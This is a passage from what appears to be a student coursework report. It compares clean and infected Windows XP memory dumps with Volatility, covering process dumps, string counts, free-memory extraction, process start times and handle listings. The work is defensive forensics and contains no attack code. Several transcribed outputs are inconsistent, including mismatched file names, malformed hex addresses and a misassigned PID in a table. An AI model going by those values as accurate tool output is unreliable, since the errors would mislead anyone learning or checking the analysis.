Volatility Foundation Volatility Framework 2.6.1
*****
Writing VBoxService.exe [ 868] to 868.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 920] to 920.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 1000] to 1000.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 1096] to 1096.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 1244] to 1244.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 1348] to 1348.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing spoolsv.exe [ 1568] to 1568.dmp
Volatility Foundation Volatility Framework 2.6.1
```

Figure 108 Clean dump processes

The same systematic approach was applied to the **infected memory dump** to extract the memory regions for each process. This ensured consistency in the analysis for comparison between the clean and infected dumps.[39]

```

root@kali:~/media/testShares$ mkdir infected_process_dumps
root@kali:~/media/testShares$ ls
clean_dllist.txt clean_process_dumps clean_strings.txt compare_dlls.py dll_differences.csv dll_diff.txt infected_dump_output infected.plist.txt infected_process_dumps infected_strings.txt windowCh2s.raw winpmem_v3.3.rc3.exe
clean_dump_output clean_process_strings clean_strings.txt compare_dlls.py cwe_Machine4Infected.dump dll_differences_summary.csv infected_dllist.txt infected_process_dumps infected_strings.txt windowCh2s.zip
root@kali:~/media/testShares$ for pid in $(grep '{' infected.plist.txt | grep -E '[0-9]'); do volatility -f cwe_Machine4Infected.dump --profile=WinXPSP3x86 memdump --pid=$pid -o ./infected_process_dumps; done
Volatility Foundation Volatility Framework 2.6.1
*****
Writing System [ 4] to 4.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing sms.exe [ 368] to 368.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing csrss.exe [ 584] to 584.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing winlogon.exe [ 608] to 608.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing services.exe [ 652] to 652.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing lsass.exe [ 664] to 664.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 824] to 824.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 988] to 988.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 1004] to 1004.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 1056] to 1056.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing svchost.exe [ 1220] to 1220.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing explorer.exe [ 1484] to 1484.dmp
Volatility Foundation Volatility Framework 2.6.1
*****
Writing spoolsv.exe [ 1512] to 1512.dmp
Volatility Foundation Volatility Framework 2.6.1

```

Figure 119 Infected dump processes

After successfully dumping the memory regions for each process from the clean memory dump, the next step involved extracting readable text (strings) from these memory dump files. This was done using the strings command. The command successfully created individual text files for each process memory dump in the clean_process_strings directory. The naming format (strings_<PID>.txt) ensures that each file corresponds to a specific process, making it easy to organize and analyse.

```

root@kali:~/media/testShares$ mkdir -p clean_process_strings
root@kali:~/media/testShares$ ls
clean_dllist.txt clean_process_dumps clean.plist.txt compare_dlls.py cwe_Machine4Infected.dump dll_differences.csv infected_dllist.txt infected_process_dumps infected_strings.txt windowCh2s.zip
clean_dump_output clean_process_strings clean_strings.txt compare_dlls.py dll_differences.csv dll_diff.txt infected_dump_output infected.plist.txt windowCh2s.raw winpmem_v3.3.rc3.exe
root@kali:~/media/testShares$ for dump in ./clean_process_dumps/*.*; do pid=$(basename $dump .dmp); strings $dump > ./clean_process_strings/strings_${pid}.txt; done
root@kali:~/media/testShares$ ls ./clean_process_strings
strings_1000.txt strings_1244.txt strings_1348.txt strings_1684.txt strings_176.txt strings_252.txt strings_436.txt strings_568.txt strings_640.txt strings_696.txt strings_868.txt
strings_1096.txt strings_1256.txt strings_1568.txt strings_1744.txt strings_180.txt strings_404.txt strings_4.txt strings_616.txt strings_684.txt strings_860.txt strings_920.txt

```

Figure 120 Extracting readable text from clean memory dumps

The same method was applied to the **infected process dumps** as shown in the screenshot. A for loop iterated through each memory dump file in the infected_process_dumps directory, extracting readable text using the strings command. The output was saved into individual files in the infected_process_strings directory, named in the format strings_<PID>.txt

```

root@kali:~/media/testShares$ for dump in ./infected_process_dumps/*.*; do pid=$(basename $dump .dmp); strings $dump > ./infected_process_strings/strings_${pid}.txt; done
root@kali:~/media/testShares$ 

```

Figure 131 Extracting readable text from infected memory dumps

To determine the **number of strings** extracted for each process in both the **clean** and **infected** dumps, we used the wc -l command. This command counts the total number of lines in each file, where each line represents one string. By specifying clean_process_strings/*.txt, the command targets all text files within the clean_process_strings directory.[40]

```

kali:kali:/media/testShare$ wc -l clean_process_strings/*.txt
 377149 clean_process_strings/strings_1000.txt
 479411 clean_process_strings/strings_1096.txt
 369187 clean_process_strings/strings_1244.txt
 359164 clean_process_strings/strings_1256.txt
 376841 clean_process_strings/strings_1348.txt
 380286 clean_process_strings/strings_1568.txt
 369979 clean_process_strings/strings_1684.txt
 349994 clean_process_strings/strings_1744.txt
 370950 clean_process_strings/strings_176.txt
 365619 clean_process_strings/strings_180.txt
 371336 clean_process_strings/strings_252.txt
 369891 clean_process_strings/strings_404.txt
 486053 clean_process_strings/strings_436.txt
 332615 clean_process_strings/strings_4.txt
 332272 clean_process_strings/strings_560.txt
 369940 clean_process_strings/strings_616.txt
 356154 clean_process_strings/strings_640.txt
 378603 clean_process_strings/strings_684.txt
 393117 clean_process_strings/strings_696.txt
 361738 clean_process_strings/strings_860.txt
 373860 clean_process_strings/strings_868.txt
 381206 clean_process_strings/strings_920.txt
 8305365 total
kali:kali:/media/testShare$ wc -l infected_process_strings/*.txt
 397700 infected_process_strings/strings_1004.txt
 305004 infected_process_strings/strings_1056.txt
 318444 infected_process_strings/strings_1136.txt
 314295 infected_process_strings/strings_1220.txt
 366520 infected_process_strings/strings_1484.txt
 316129 infected_process_strings/strings_1512.txt
 316707 infected_process_strings/strings_1588.txt
 307125 infected_process_strings/strings_1640.txt
 278895 infected_process_strings/strings_368.txt
 278358 infected_process_strings/strings_4.txt
 299980 infected_process_strings/strings_584.txt
 306782 infected_process_strings/strings_608.txt
 300019 infected_process_strings/strings_652.txt
 323775 infected_process_strings/strings_664.txt
 309702 infected_process_strings/strings_788.txt
 315299 infected_process_strings/strings_824.txt
 311710 infected_process_strings/strings_908.txt
 5366444 total

```

Figure 142 Number of strings extracted for each process in both dumps

The table below presents the number of strings for each process in both the clean and infected dumps:

Process (PID)	Clean Dump Strings	Infected Dump Strings
4	332,615	278,358
176	370,950	-
180	365,619	-
252	371,336	-
368	-	278,895
404	369,891	-
436	486,053	-
560	332,272	-
584	-	299,980
608	-	306,782
640	356,154	-
652	-	300,019

684	378,603	-
696	393,117	-
788	-	309,702
860	361,738	-
868	373,860	-
920	381,206	-
1000	377,149	-
1004	-	397,700
1056	-	305,004
1096	479,411	-
1136	-	318,444
1220	-	314,295
1244	369,187	-
1256	359,164	-
1348	376,841	-
1484	-	366,520
1512	-	316,129
1568	380,286	-
1588	-	316,707
1640	-	307,125
1684	369,979	-
1744	349,994	-
824	-	315,299
908	-	311,710
Total	8,305,365	5,366,444

Table 4 Number of strings for each process in both dumps

Next step is to analyse free memory and determine the number of strings associated with it, we used vaddump plugin was used to extract free memory regions from both the clean and infected memory dumps. The command vaddump identifies and extracts unallocated memory areas in memory that were previously used but are now freed into separate files. The screenshot below shows vaddump used for clean dump.

Pid	Process	Start	End	Result
4	System	0x00010000	0x00033fff	clean_free_memory/System.a45c830.0x00010000-0x00033fff.dmp
4	System	0x7c900000	0x7c9bffff	clean_free_memory/System.a45c830.0x7c900000-0x7c9bffff.dmp
4	System	0x00060000	0x00060fff	clean_free_memory/System.a45c830.0x00060000-0x00060fff.dmp
4	System	0x00070000	0x0016ffff	clean_free_memory/System.a45c830.0x00070000-0x0016ffff.dmp
560	smss.exe	0x48580000	0x4858efff	clean_free_memory/smss.exe.a212c08.0x48580000-0x4858efff.dmp
560	smss.exe	0x00000000	0x000fffff	clean_free_memory/smss.exe.a212c08.0x00000000-0x000fffff.dmp
560	smss.exe	0x01000000	0x0010ffff	clean_free_memory/smss.exe.a212c08.0x00100000-0x0010ffff.dmp
560	smss.exe	0x01100000	0x00110fff	clean_free_memory/smss.exe.a212c08.0x00110000-0x00110fff.dmp
560	smss.exe	0x01200000	0x0015ffff	clean_free_memory/smss.exe.a212c08.0x00120000-0x0015ffff.dmp
560	smss.exe	0x01600000	0x0025ffff	clean_free_memory/smss.exe.a212c08.0x00160000-0x0025ffff.dmp
560	smss.exe	0x02600000	0x0026ffff	clean_free_memory/smss.exe.a212c08.0x00260000-0x0026ffff.dmp
560	smss.exe	0x02700000	0x002affff	clean_free_memory/smss.exe.a212c08.0x00270000-0x002affff.dmp
560	smss.exe	0x002b0000	0x002effff	clean_free_memory/smss.exe.a212c08.0x002b0000-0x002effff.dmp
560	smss.exe	0x002f0000	0x002f0fff	clean_free_memory/smss.exe.a212c08.0x002f0000-0x002f0fff.dmp
560	smss.exe	0x7c9b0000	0x7c9bffff	clean_free_memory/smss.exe.a212c08.0x7c900000-0x7c9bffff.dmp
560	smss.exe	0x7ffdb0000	0x7ffd3fff	clean_free_memory/smss.exe.a212c08.0x7fb0000-0x7fd3fff.dmp
560	smss.exe	0x7ffdb8000	0x7ffdb8ff	clean_free_memory/smss.exe.a212c08.0x7fdb8000-0x7fdb8ff.dmp
560	smss.exe	0x7ffdf000	0x7ffdf0ff	clean_free_memory/smss.exe.a212c08.0x7fdf000-0x7ffdf0ff.dmp
560	smss.exe	0x7ffde000	0x7ffdefff	clean_free_memory/smss.exe.a212c08.0x7fde000-0x7ffdefff.dmp
560	smss.exe	0x7ffdd000	0x7ffddfff	clean_free_memory/smss.exe.a212c08.0x7ffd000-0x7ffddfff.dmp
616	csrss.exe	0x10100000	0x0104ffff	clean_free_memory/csrss.exe.a2c1020.0x10100000-0x0104ffff.dmp
616	csrss.exe	0x00e00000	0x00e3ffff	clean_free_memory/csrss.exe.a2c1020.0x00e00000-0x00e3ffff.dmp
616	csrss.exe	0x00cc0000	0x00ccffff	clean_free_memory/csrss.exe.a2c1020.0x00cc0000-0x00ccffff.dmp
616	csrss.exe	0x00b80000	0x00b8ffff	clean_free_memory/csrss.exe.a2c1020.0x00b80000-0x00b8ffff.dmp
616	csrss.exe	0x007c0000	0x0081ffff	clean_free_memory/csrss.exe.a2c1020.0x007c0000-0x0081ffff.dmp
616	csrss.exe	0x00630000	0x006fffff	clean_free_memory/csrss.exe.a2c1020.0x00630000-0x006fffff.dmp
616	csrss.exe	0x00460000	0x00460fff	clean_free_memory/csrss.exe.a2c1020.0x00460000-0x00460fff.dmp
616	csrss.exe	0x00270000	0x00285fff	clean_free_memory/csrss.exe.a2c1020.0x00270000-0x00285fff.dmp
616	csrss.exe	0x00110000	0x00110fff	clean_free_memory/csrss.exe.a2c1020.0x00110000-0x00110fff.dmp
616	csrss.exe	0x00000000	0x0009ffff	clean_free_memory/csrss.exe.a2c1020.0x00000000-0x0009ffff.dmp
616	csrss.exe	0x00100000	0x0010ffff	clean_free_memory/csrss.exe.a2c1020.0x00100000-0x0010ffff.dmp

Figure 153 Analysation of free memory in clean memory dump

Pid	Process	Start	End	Result
4	System	0x00010000	0x00033fff	infected_free_memory/System.25c89c8.0x00010000-0x00033fff.dmp
4	System	0x7c900000	0x7c9aefff	infected_free_memory/System.25c89c8.0x7c900000-0x7c9aefff.dmp
4	System	0x00060000	0x00060fff	infected_free_memory/System.25c89c8.0x00060000-0x00060fff.dmp
4	System	0x00070000	0x0016ffff	infected_free_memory/System.25c89c8.0x00070000-0x0016ffff.dmp
560	smss.exe	0x48580000	0x4858efff	infected_free_memory/smss.exe.24f1020.0x48580000-0x4858efff.dmp
560	smss.exe	0x00000000	0x000fffff	infected_free_memory/smss.exe.24f1020.0x00000000-0x000fffff.dmp
560	smss.exe	0x01000000	0x0010ffff	infected_free_memory/smss.exe.24f1020.0x00100000-0x0010ffff.dmp
560	smss.exe	0x01100000	0x00110fff	infected_free_memory/smss.exe.24f1020.0x00110000-0x00110fff.dmp
560	smss.exe	0x00120000	0x0015ffff	infected_free_memory/smss.exe.24f1020.0x00120000-0x0015ffff.dmp
560	smss.exe	0x00160000	0x0025ffff	infected_free_memory/smss.exe.24f1020.0x00160000-0x0025ffff.dmp
560	smss.exe	0x00260000	0x0026ffff	infected_free_memory/smss.exe.24f1020.0x00260000-0x0026ffff.dmp
560	smss.exe	0x00270000	0x002affff	infected_free_memory/smss.exe.24f1020.0x00270000-0x002affff.dmp
560	smss.exe	0x002b0000	0x002effff	infected_free_memory/smss.exe.24f1020.0x002b0000-0x002effff.dmp
560	smss.exe	0x002f0000	0x002f0fff	infected_free_memory/smss.exe.24f1020.0x002f0000-0x002f0fff.dmp
560	smss.exe	0x7c900000	0x7c9aefff	infected_free_memory/smss.exe.24f1020.0x7c900000-0x7c9aefff.dmp
560	smss.exe	0x7ffdb0000	0x7ffd3fff	infected_free_memory/smss.exe.24f1020.0x7fb0000-0x7fd3fff.dmp
560	smss.exe	0x7ffdb8000	0x7ffdb8ff	infected_free_memory/smss.exe.24f1020.0x7fdb8000-0x7fdb8ff.dmp
560	smss.exe	0x7ffdf000	0x7ffdf0ff	infected_free_memory/smss.exe.24f1020.0x7fdf000-0x7ffdf0ff.dmp
560	smss.exe	0x7fde000	0x7fdefff	infected_free_memory/smss.exe.24f1020.0x7fde000-0x7fdefff.dmp
560	smss.exe	0x7ffd0000	0x7ffdffff	infected_free_memory/smss.exe.24f1020.0x7ffd0000-0x7ffdffff.dmp
584	csrss.exe	0x00d00000	0x00d0ffff	infected_free_memory/csrss.exe.24a0598.0x00d00000-0x00d0ffff.dmp
584	csrss.exe	0x00b80000	0x00b8ffff	infected_free_memory/csrss.exe.24a0598.0x00b80000-0x00b8ffff.dmp
584	csrss.exe	0x00810000	0x0081ffff	infected_free_memory/csrss.exe.24a0598.0x00810000-0x0081ffff.dmp
584	csrss.exe	0x00560000	0x0066ffff	infected_free_memory/csrss.exe.24a0598.0x00560000-0x0066ffff.dmp
584	csrss.exe	0x00470000	0x004affff	infected_free_memory/csrss.exe.24a0598.0x00470000-0x004affff.dmp
584	csrss.exe	0x00270000	0x00285fff	infected_free_memory/csrss.exe.24a0598.0x00270000-0x00285fff.dmp
584	csrss.exe	0x00110000	0x00110fff	infected_free_memory/csrss.exe.24a0598.0x00110000-0x00110fff.dmp
584	csrss.exe	0x00000000	0x0009ffff	infected_free_memory/csrss.exe.24a0598.0x00000000-0x0009ffff.dmp
584	csrss.exe	0x00100000	0x0010ffff	infected_free_memory/csrss.exe.24a0598.0x00100000-0x0010ffff.dmp
584	csrss.exe	0x00005000	0x000dbffff	infected_free_memory/csrss.exe.24a0598.0x00005000-0x000dbffff.dmp
584	csrss.exe	0x000a0000	0x000bffff	infected_free_memory/csrss.exe.24a0598.0x000a0000-0x000bffff.dmp
584	csrss.exe	0x00000000	0x000c8fff	infected_free_memory/csrss.exe.24a0598.0x00000000-0x000c8fff.dmp
584	csrss.exe	0x000e8000	0x000effff	infected_free_memory/csrss.exe.24a0598.0x000e8000-0x000effff.dmp
584	csrss.exe	0x000dc000	0x000e7fff	infected_free_memory/csrss.exe.24a0598.0x000dc000-0x000e7fff.dmp
584	csrss.exe	0x000f0000	0x000fffff	infected_free_memory/csrss.exe.24a0598.0x000f0000-0x000fffff.dmp
584	csrss.exe	0x00160000	0x0025ffff	infected_free_memory/csrss.exe.24a0598.0x00160000-0x0025ffff.dmp
584	csrss.exe	0x00120000	0x0015ffff	infected_free_memory/csrss.exe.24a0598.0x00120000-0x0015ffff.dmp
584	csrss.exe	0x00260000	0x0026ffff	infected_free_memory/csrss.exe.24a0598.0x00260000-0x0026ffff.dmp
584	csrss.exe	0x00340000	0x00442fff	infected_free_memory/csrss.exe.24a0598.0x00340000-0x00442fff.dmp

Figure 164 Analysation of free memory in infected memory dump

Next, the strings command was executed on the extracted free memory files to identify readable text. The output was redirected into clean_free_strings.txt and infected_free_strings.txt files.

```
kali㉿kali:/media/testShare$ strings clean_free_memory/*.dmp > clean_free_strings.txt
kali㉿kali:/media/testShare$ strings infected_free_memory/*.dmp > infected_free_strings.txt
kali㉿kali:/media/testShare$ wc -l clean_free_strings.txt
854467 clean_free_strings.txt
kali㉿kali:/media/testShare$ wc -l infected_free_strings.txt
556886 infected_free_strings.txt
kali㉿kali:/media/testShare$
```

Figure 175 Redirection of the output

Finally, the `wc -l` command was used to count the total number of strings extracted from the free memory for both the clean and infected dumps. This step provided a numerical summary of the strings, where the clean free memory contained **854,467 strings**, and the infected free memory contained **556,886 strings**.

5) Recover the timelines of the two memory dumps with as much information as you can. How many messages are associated with each process? When did each process start? (10%)

Memory dumps are snapshots of a system's memory at a specific point in time. They are often used in debugging and forensics to understand the state of a system, identify software bugs, or investigate security incidents. By analysing memory dumps, we can gain insights into the processes running on the system, their memory usage, and the messages they have exchanged.

Process Timeline and Message Count Analysis

For the recovery of the timeline of the two memory dumps and determination of the number of messages associated with each process, we need to analyse the contents of the dumps using specialized tools.[41]

To recover the timelines of the two memory dumps, we first examined the `pslist` outputs for both the clean and infected memory dumps, which had already been saved in .txt files as `clean_pslist.txt` and `infected_pslist.txt`. These files contain detailed information about active processes, including their Process IDs (PIDs), Parent Process IDs (PPIDs), number of threads, handles, and start times.

```

kali㉿kali:~/media/testShare$ cat clean_pslist.txt
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start Exit
-----
0x8a25c830 System 4 0 66 266 ----- 0
0x8a012c08 smss.exe 560 4 3 19 ----- 0 2024-11-14 09:36:51 UTC+0000
0x8a0c1020 csrss.exe 616 560 12 368 0 0 2024-11-14 09:36:52 UTC+0000
0x89fe7e8 winlogon.exe 640 560 20 560 0 0 2024-11-14 09:36:52 UTC+0000
0x89ff5c08 services.exe 684 640 17 305 0 0 2024-11-14 09:36:52 UTC+0000
0x8a021da0 lsass.exe 696 640 22 367 0 0 2024-11-14 09:36:52 UTC+0000
0x89cb6518 VBoxService.exe 868 684 9 130 0 0 2024-11-14 09:36:52 UTC+0000
0x89f7e8e0 svchost.exe 920 684 22 237 0 0 2024-11-14 15:06:54 UTC+0000
0x8a004450 svchost.exe 1000 684 10 266 0 0 2024-11-14 15:06:54 UTC+0000
0x8a0121c0 svchost.exe 1096 684 59 1161 0 0 2024-11-14 15:06:54 UTC+0000
0x89c177a8 svchost.exe 1244 684 5 83 0 0 2024-11-14 15:06:54 UTC+0000
0x8a016538 svchost.exe 1348 684 11 185 0 0 2024-11-14 15:06:54 UTC+0000
0x89beb000 spoolsv.exe 1568 684 12 129 0 0 2024-11-14 15:06:56 UTC+0000
0x8a0a3500 svchost.exe 1684 684 4 111 0 0 2024-11-14 15:07:03 UTC+0000
0x8a037a78 IPRoSetMonitor. 1744 684 2 44 0 0 2024-11-14 15:07:03 UTC+0000
0x8a06b5a8 alg.exe 404 684 6 111 0 0 2024-11-14 15:07:07 UTC+0000
0x89b02ae8 wscnfy.exe 1256 1096 1 31 0 0 2024-11-14 15:15:40 UTC+0000
0x89c948c8 explorer.exe 436 416 14 502 0 0 2024-11-14 15:15:40 UTC+0000
0x89b4da28 VboxTray.exe 252 436 13 126 0 0 2024-11-14 15:15:41 UTC+0000
0x89baada0 wuauct.exe 176 1096 3 112 0 0 2024-11-14 15:15:42 UTC+0000
0x89d08020 cmd.exe 180 1096 1 33 0 0 2024-11-14 15:28:44 UTC+0000
0x89b7d0a0 winpmem_v3.3.rc 860 180 3 36 0 0 2024-11-14 15:32:06 UTC+0000
kali㉿kali:~/media/testShare$ cat infected_pslist.txt
Offset(V) Name PID PPID Thds Hnds Sess Wow64 Start Exit
-----
0x823c89c8 System 4 0 53 240 ----- 0
0x822f1020 smss.exe 368 4 3 19 ----- 0 2012-07-22 02:42:31 UTC+0000
0x822a0598 csrss.exe 584 368 9 326 0 0 2012-07-22 02:42:32 UTC+0000
0x82298700 winlogon.exe 608 368 23 519 0 0 2012-07-22 02:42:32 UTC+0000
0x81e2ab28 services.exe 652 608 16 243 0 0 2012-07-22 02:42:32 UTC+0000
0x81e2a3b8 lsass.exe 664 608 24 330 0 0 2012-07-22 02:42:32 UTC+0000
0x82311360 svchost.exe 824 652 20 194 0 0 2012-07-22 02:42:33 UTC+0000
0x81e29ab8 svchost.exe 908 652 9 226 0 0 2012-07-22 02:42:33 UTC+0000
0x823001d0 svchost.exe 1004 652 64 1118 0 0 2012-07-22 02:42:33 UTC+0000
0x821dfda0 svchost.exe 1056 652 5 60 0 0 2012-07-22 02:42:33 UTC+0000
0x82295650 svchost.exe 1220 652 15 197 0 0 2012-07-22 02:42:35 UTC+0000
0x821dea70 explorer.exe 1484 1464 17 415 0 0 2012-07-22 02:42:36 UTC+0000
0x81eb17b8 spoolsv.exe 1512 652 14 113 0 0 2012-07-22 02:42:36 UTC+0000
0x81e7bda0 reader_sl.exe 1640 1484 5 39 0 0 2012-07-22 02:42:36 UTC+0000
0x820e8da0 alg.exe 788 652 7 104 0 0 2012-07-22 02:43:01 UTC+0000
0x821fcda0 wuauct.exe 1136 1004 8 173 0 0 2012-07-22 02:43:46 UTC+0000
0x8205bda0 wuauct.exe 1588 1004 5 132 0 0 2012-07-22 02:44:01 UTC+0000

```

Figure 186 Examination of pslist outputs for both the dumps

By analysing and comparing these outputs, we identified key processes, their start times, and any differences between the clean and infected systems. The information we got from the those files are mentioned in the table below:

Process Name	PID (Clean)	PID (Infected)	Start Time (Clean)	Start Time (Infected)
System	4	4	-	-
smss.exe	560	368	2024-11-14 09:36:51 UTC+0000	2012-07-22 02:42:31 UTC+0000
csrss.exe	616	584	2024-11-14 09:36:52 UTC+0000	2012-07-22 02:42:32 UTC+0000
winlogon.exe	640	608	2024-11-14 09:36:52 UTC+0000	2012-07-22 02:42:32 UTC+0000
services.exe	684	652	2024-11-14 09:36:52 UTC+0000	2012-07-22 02:42:32 UTC+0000

lsass.exe	696	664	2024-11-14 09:36:52 UTC+0000	2012-07-22 02:42:32 UTC+0000
VBoxService.exe	868	-	2024-11-14 09:36:52 UTC+0000	-
svchost.exe	Various	Various	Multiple times	Multiple times
explorer.exe	436	1484	2024-11-14 15:15:40 UTC+0000	2012-07-22 02:42:36 UTC+0000
alg.exe	404	788	2024-11-14 15:07:07 UTC+0000	2012-07-22 02:43:01 UTC+0000
wuauctl.exe	176, 1096	1136	2024-11-14 15:15:42 UTC+0000	2012-07-22 02:43:46 UTC+0000
spoolsv.exe	1568	1512	2024-11-14 15:06:56 UTC+0000	2012-07-22 02:42:36 UTC+0000
reader_sl.exe	-	1640	-	2012-07-22 02:42:36 UTC+0000

Table 5 Analysing and comparison of the outputs

After acquiring the active time of each process from the pslist outputs, the next step involves using the **handles** plugin in Volatility. The **handles** plugin which lists all handles associated with active processes in the memory dump. Handles are references to system resources such as files, registry keys, events, mutexes, or other objects that a process interacts with.[42]

```
[kali:~/media/testShare]$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 handles
Volatility Foundation Volatility Framework 2.6.1
Offset(V) Pid Handle Access Type Details
0x8a25bc30 4 0x4 0x1f0fff Process System(4)
0x8a25b020 4 0x8 0x0 Thread TID 12 PID 4
0x13ae280 4 0xc 0xf003f Key MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER\MEMORY MANAGEMENT\PREFETCHPARAMETERS
0x101a490 4 0x10 0x0 Key
0x13b9538 4 0x14 0x20019 Key MACHINE\SYSTEM\WPA\MEDIACENTER
0x13b01b8 4 0x18 0x20019 Key MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCTIONADAPTER
0x101b490 4 0x1c 0x20019 Key MACHINE\SYSTEM\WPA\KEY-YF684PFYGT8BRMTRFDD3
0x13c4ea0 4 0x20 0x2001f Key MACHINE\SYSTEM\SETUP
0x13b4a50 4 0x24 0x20019 Key MACHINE\SYSTEM\WPA\PNP
0x13cef88 4 0x28 0x20019 Key MACHINE\SYSTEM\WPA\SIGNINGHASH-QJVFVWY9HYJCDV
0x1015430 4 0x2c 0x2001f Key MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRODUCTOPTIONS
0x13b4c48 4 0x30 0x20019 Key MACHINE\SYSTEM\CONTROLSET001\SERVICES\EVENTLOG
0x8a280cb0 4 0x34 0x1f0003 Event TRKWK_EVENT
0x8a108da0 4 0x8c 0x1f03ff Thread TID 336 PID 4
0x8a23a618 4 0x98 0x1f03ff Thread TID 100 PID 4
0x8a1fe020 4 0xa0 0x0 Thread TID 104 PID 4
0x8a239a0 4 0x4 0x1f0003 Event VxKernel2VoidEvent
0x1008a78 4 0xd0 0x1f000f Directory WinDfs
0x1018318 4 0xc0 0x1f000f Directory Harddisk0
0x89d08668 4 0x16c 0x2000003 File \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrC
0x8a09ff90 4 0x1e8 0x2000003 File \Device\HarddiskVolume1\Documents and Settings\Administrator\Local Settings\Application Data\Microsoft\Windows\UsrC
0x89b606c8 4 0x20c 0x2000003 File \Device\HarddiskVolume1\Documents and Settings\Administrator\NTUSER.DAT
0x8a0121c0 4 0x234 0x1f03ff Process svchost.exe(1096)
0x8a000ef8 4 0x23c 0x2000003 File \Device\HarddiskVolume1\Documents and Settings\Administrator\ntuser.dat.LOG
0x8a1186f8 4 0x270 0x2000003 File \Device\HarddiskVolume1\Documents and Settings\voidead\Local Settings\Application Data\Microsoft\Windows\UsrClass.da
0x89b64858 4 0x274 0x1f019f File \Device\Icp
```

Figure 197 List of all the handles associated with active processes in clean dump

The same plugin was used to the infected dump as it shows in the screenshot below.

Offset(V)	Pid	Handle	Access Type	Details
0x823c89c8	4	0x4	0x1f0fff Process	System(4)
0x823c8308	4	0x8	0x0 Thread	TID 12 PID 4
0x41036328	4	0xc	0xf003f Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER\MEMORY MANAGEMENT\PREFETCHPARAMETERS
0x41011490	4	0x10	0x0 Key	
0x413bf390	4	0x14	0x2001f Key	MACHINE\SYSTEM\SETUP
0x410365d0	4	0x18	0x20019 Key	MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCTIONADAPTER
0x4100fa30	4	0x1c	0x20019 Key	MACHINE\SYSTEM\WPA\MEDIACENTER
0x413c2430	4	0x20	0x20019 Key	MACHINE\SYSTEM\WPA\KEY-4FB2RFXKC9CG37882MBM
0x41020c40	4	0x24	0x20019 Key	MACHINE\SYSTEM\WPA\PNP
0x41368a30	4	0x28	0x20019 Key	MACHINE\SYSTEM\WPA\SIGNINGHASH-V4AKQMCFKKQCTQ
0x41013880	4	0x2c	0x2001f Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\PRODUCTOPTIONS
0x413b7948	4	0x30	0x20019 Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\EVENTLOG
0x4123c1870	4	0x34	0x1f0003 Event	TRWKES_EVENT
0x412060220	4	0x84	0x1f01ff File	\Device\Gpc
0x4123ab020	4	0x8c	0x1f03ff Thread	TID 96 PID 4
0x4101ead8	4	0x90	0x20019 Key	MACHINE\SYSTEM\CONTROLSET001\SERVICES\ACPI\PARAMETERS
0x414c4198	4	0x98	0x0f000f Directory	WinDfs
0x4123e7210	4	0x9c	0x1f0003 Event	VxKernel2VoidEvent
0x41239020	4	0xa0	0x0 Thread	TID 104 PID 4
0x414a4c50	4	0xb8	0x0f000f Directory	Harddisk0
0x42293158	4	0x298	0x1f0003 Event	PrefetchServicesReady
0x421a2028	4	0x29c	0x1f01ff File	\Device\Tcp
0x42063028	4	0x2b4	0x1f01ff File	\Device\Tcp
0x421c56e8	4	0x2b8	0x1f01ff File	\Device\NetBT_Tcpip_{2EF5B1E3-68FB-4BEF-A3E9-2367A890F7DC}
0x42221c20	4	0x324	0x2000003 File	\Device\HarddiskVolume1\Documents and Settings\NetworkService\Application Data\Microsoft\Windows\UsrC
0x42324020	4	0x328	0x1f03ff Thread	TID 268 PID 4
0x41ea2890	4	0x32c	0x1f03ff Thread	TID 284 PID 4
0x41ec26c8	4	0x330	0x1f01ff File	\Device\Tcp
0x412ae90	4	0x334	0x3 File	\Device\HarddiskVolume1\WINDOWS\system32\config\system.LOG
0x41ea2a3b8	4	0x338	0x438 Process	lsass.exe(664)
0x4223c220	4	0x33c	0x2000003 File	\Device\HarddiskVolume1\WINDOWS\system32\config\default.LOG

Figure 208 List of all the handles associated with active processes in infected dump

The handles associated with each process in both the clean and infected memory dumps were extracted and saved into separate files for analysis files are called clean_handles.txt and infected_handles.txt.

kali@kali:/media/testShare\$ volatility -f windowCW2s.raw --profile=WinXPSP3x86 handles > clean_handles.txt
Volatility Foundation Volatility Framework 2.6.1
kali@kali:/media/testShare\$ volatility -f cw2_Machine4Infected.dump --profile=WinXPSP3x86 handles > infected_handles.txt
Volatility Foundation Volatility Framework 2.6.1

Figure 219 Handles associated with specific processes in both the dumps

Offset(V)	Pid	Handle	Access Type	Details
0x8a25c830	4	0x4	0x1f0fff Process	System(4)
0x8a25b020	4	0x8	0x0 Thread	TID 12 PID 4
0x413ae280	4	0xc	0xf003f Key	MACHINE\SYSTEM\CONTROLSET001\CONTROL\SESSION MANAGER\MEMORY MANAGEMENT\PREFETCHPARAMETERS
0x4101a490	4	0x10	0x0 Key	
0x413b9538	4	0x14	0x20019 Key	MACHINE\SYSTEM\WPA\MEDIACENTER
0x413b1b18	4	0x18	0x20019 Key	MACHINE\HARDWARE\DESCRIPTION\SYSTEM\MULTIFUNCTIONADAPTER
